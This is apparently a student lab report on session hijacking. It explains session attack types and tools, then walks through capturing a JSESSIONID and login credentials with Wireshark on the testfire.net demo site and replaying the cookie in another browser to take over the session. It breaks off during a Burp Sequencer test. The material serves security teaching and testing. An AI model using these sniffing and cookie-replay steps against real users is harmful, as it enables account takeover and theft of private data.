

# SESSION HIJACKING



-ATHARVA KATKAR


## **TABLE OF CONTENTS**

1. Session Hijacking
  - 1.1 Introduction to Session Hijacking
  - 1.2 Key Concepts of Session Hijacking
2. Types of Session Hijacking
  - 2.1 Active Hijacking
  - 2.2 Passive Hijacking
  - 2.3 Session Fixation
  - 2.4 Man-in-the-Middle (MITM)
  - 2.5 Cross-Site Scripting (XSS) Based Hijacking
3. Session Hijacking Process (Lifecycle)
  - 3.1 Target Identification
  - 3.2 Session ID Acquisition
  - 3.3 Session Takeover
  - 3.4 Exploitation
4. Session Hijacking Techniques
  - 4.1 Sniffing
  - 4.2 Cross-Site Scripting (XSS)
  - 4.3 Session Fixation
  - 4.4 Man-in-the-Middle (MITM)
  - 4.5 Brute Force
  - 4.6 Trojan Infections
5. Real-World Example of Session Hijacking
  - 5.1 Firesheep Attack (2010)
6. Common Session Hijacking Tools
  - 6.1 Ettercap
  - 6.2 Wireshark
  - 6.3 Burp Suite
  - 6.4 BeEF
  - 6.5 Cookie Cadger
  - 6.6 Cain & Abel

- 7. Session Hijacking Using Wireshark**
  - 7.1 Target Website
  - 7.2 Capturing HTTP Packets
  - 7.3 Extracting Session ID
  - 7.4 Session Hijacking Using Cookies
- 8. Testing Session ID Predictability Using Burp Suite Sequencer**
  - 8.1 Introduction to Burp Suite Sequencer
  - 8.2 Session Token Collection
  - 8.3 Randomness Analysis and Results
- 9. Session Hijacking Using Ettercap Tool**
  - 9.1 Introduction to Ettercap
  - 9.2 Features of Ettercap
  - 9.3 Ettercap in Session Hijacking
  - 9.4 Practical Steps Using Ettercap
- 10. Session Hijacking Using Bettercap Tool**
  - 10.1 Introduction to Bettercap
  - 10.2 Features of Bettercap
  - 10.3 Role of Bettercap in Session Hijacking
  - 10.4 Steps Involved in Session Hijacking Using Bettercap
- 11. Session Hijacking Through Manual Cookie Theft**
  - 11.1 Introduction to Manual Cookie Theft
  - 11.2 Extracting Cookies Using Browser Tools
  - 11.3 Session Hijacking Using Stolen Cookies
- 12. How to Prevent Session Hijacking**

# Session Hijacking

Session Hijacking is a cyberattack where an attacker takes control of a user's active session by stealing or predicting session tokens. It allows unauthorized access to user accounts, often without their knowledge.



## Key Concepts:

Web applications use sessions to maintain user authentication. Sessions are usually identified by a Session ID (a token). If an attacker obtains this ID, they can impersonate the legitimate user.

## Types of Session Hijacking

### 1. Active Hijacking

- Attacker takes over an active session.
- User may get logged out or see unusual behavior.

### 2. Passive Hijacking

- Attacker only monitors the session.
- Used mainly to steal sensitive data.

### **3. Session Fixation**

- Attacker forces a known session ID on the user.
- After login, attacker reuses the same session ID.

### **4. Man-in-the-Middle (MITM)**

- Attacker intercepts traffic between user and server.
- Common on unsecured Wi-Fi networks.

### **5. Cross-Site Scripting (XSS) Based Hijacking**

- Malicious script steals cookies/session IDs.

#### **Session Hijacking Process (Lifecycle):**

**1. Target Identification** – Finding vulnerable sessions or weak session management.

**2. Session ID Acquisition** – Stealing session ID via:

- Packet sniffing
- Cross-site scripting
- Predictable session IDs
- Session fixation

**3. Session Takeover** – Using the stolen session ID to impersonate the victim.

**4. Exploitation** – Accessing sensitive information or performing unauthorized actions.

## **Session Hijacking Techniques:**

- Sniffing
- Cross-Site Scripting (XSS)
- Session Fixation
- Man-in-the-Middle (MitM)
- Brute Force
- Trojan Infections

**Real-World Example:** Firesheep Attack (2010): Browser extension that allowed attackers to hijack sessions over unsecured Wi-Fi using sidejacking.

## **Common Session Hijacking Tools:**

- Ettercap
- Wireshark
- Burp Suite
- BeEF (Browser Exploitation Framework)
- Cookie Cadger
- Cain & Abel

# Session Hijacking Using Wireshark

## Target Website (testfire.net)




Figure 1

- Click on Sing in option and enter username and password




Figure 2

- Open wireshark to capture the packet
- find HTTP Post Request or search HTTP




Figure 3

- HTTP post request found.




Figure 4

- Right click on POST Request
- Click on Follow and then click on TCP View
- Now copy JSESSIONID.

```

POST /doLogin HTTP/1.1
Host: www.testfire.net
Connection: keep-alive
Content-Length: 43
Cache-Control: max-age=0
Origin: http://www.testfire.net
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://www.testfire.net/login.jsp
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9,mr-IN;q=0.8,mr;q=0.7
Cookie: JSESSIONID=05766F12E6C7C864EA3FFE802CB1EA

uid=habraca&passw=ganpatrao&btnSubmit=Login
HTTP/1.1 302 Found
Server: Apache-Coyote/1.1
Location: login.jsp
Content-Length: 0
Date: Sun, 21 Dec 2025 19:05:49 GMT

GET /login.jsp HTTP/1.1
Host: www.testfire.net
Connection: keep-alive
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://www.testfire.net/login.jsp
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9,mr-IN;q=0.8,mr;q=0.7
Cookie: JSESSIONID=05766F12E6C7C864EA3FFE802CB1EA

HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Transfer-Encoding: chunked
Date: Sun, 21 Dec 2025 19:05:49 GMT

```

Pocket 77: 2 client ppts, 8 server ppts, 3 turns. Click to select.

Entire conversation (9118 bytes)

Show as: ASCII No delta times Stream 8

Find: Filter Out This Stream Print Save as... Back Close Help Case sensitive Find Next

ENG IN 0047 22-12-2025

Figure 5

- Now , go to another browser and open target website , sign in Option.




Figure 6

- Download Extension Cookies Editor extention




Figure 7

- Now open cookies editor extention and replace this JSESSIONID & Click on Save.




Figure 8

- And then refresh browser , if cookies replace successfully, sign in option will change to sign off option.
- Sign in to sign off without username and password.

Figure 9

- Logged in successfully..

Figure 10

# Testing Session ID Predictability with Burp Suite Sequencer

The Burp Suite Sequencer tool is used to assess the strength and unpredictability of session tokens generated by web applications. By capturing multiple session IDs, Sequencer analyzes the randomness and entropy to determine if the tokens can be predicted by an attacker.

In this test, session cookies were collected and analyzed to check whether the application is using sufficiently strong, random, and unique tokens. Weak or predictable session IDs can lead to session hijacking and unauthorized access. This analysis helps ensure that the session management mechanism is secure and resistant to token prediction attacks.




Figure 11

- Enter username and password and click on login
- Account Logged in..




Figure 12

- Open burp suite and click on target option
- Now click on doLogin Option

The screenshot shows the Burp Suite interface with the 'Target' tab selected. The 'Site map' tab is active, showing a tree view of the 'testfire.net' website structure. The 'Requests' tab shows a list of network requests, and the 'Response' tab shows the raw HTTP response for a login attempt. The response content includes session cookies and a status code of 200 OK.

Host	Method	URL	Params	Status code	Length	MIME type
http://testfire.net	GET	/bank/main.jsp		200	6448	HTML
http://testfire.net	POST	/doLogin		302	236	
http://testfire.net	GET	/admin/admin.jsp				
http://testfire.net	GET	/bank/apply.jsp				
http://testfire.net	GET	/bank/customize.jsp				
http://testfire.net	GET	/bank/queryxpath.jsp				
http://testfire.net	GET	/bank/showAccount				
http://testfire.net	GET	/bank/showAccount?listAccounts=800000...				
http://testfire.net	GET	/bank/stocks.jsp				

Figure 13

- Now, right click on uid and passw section & Send to Sequencer

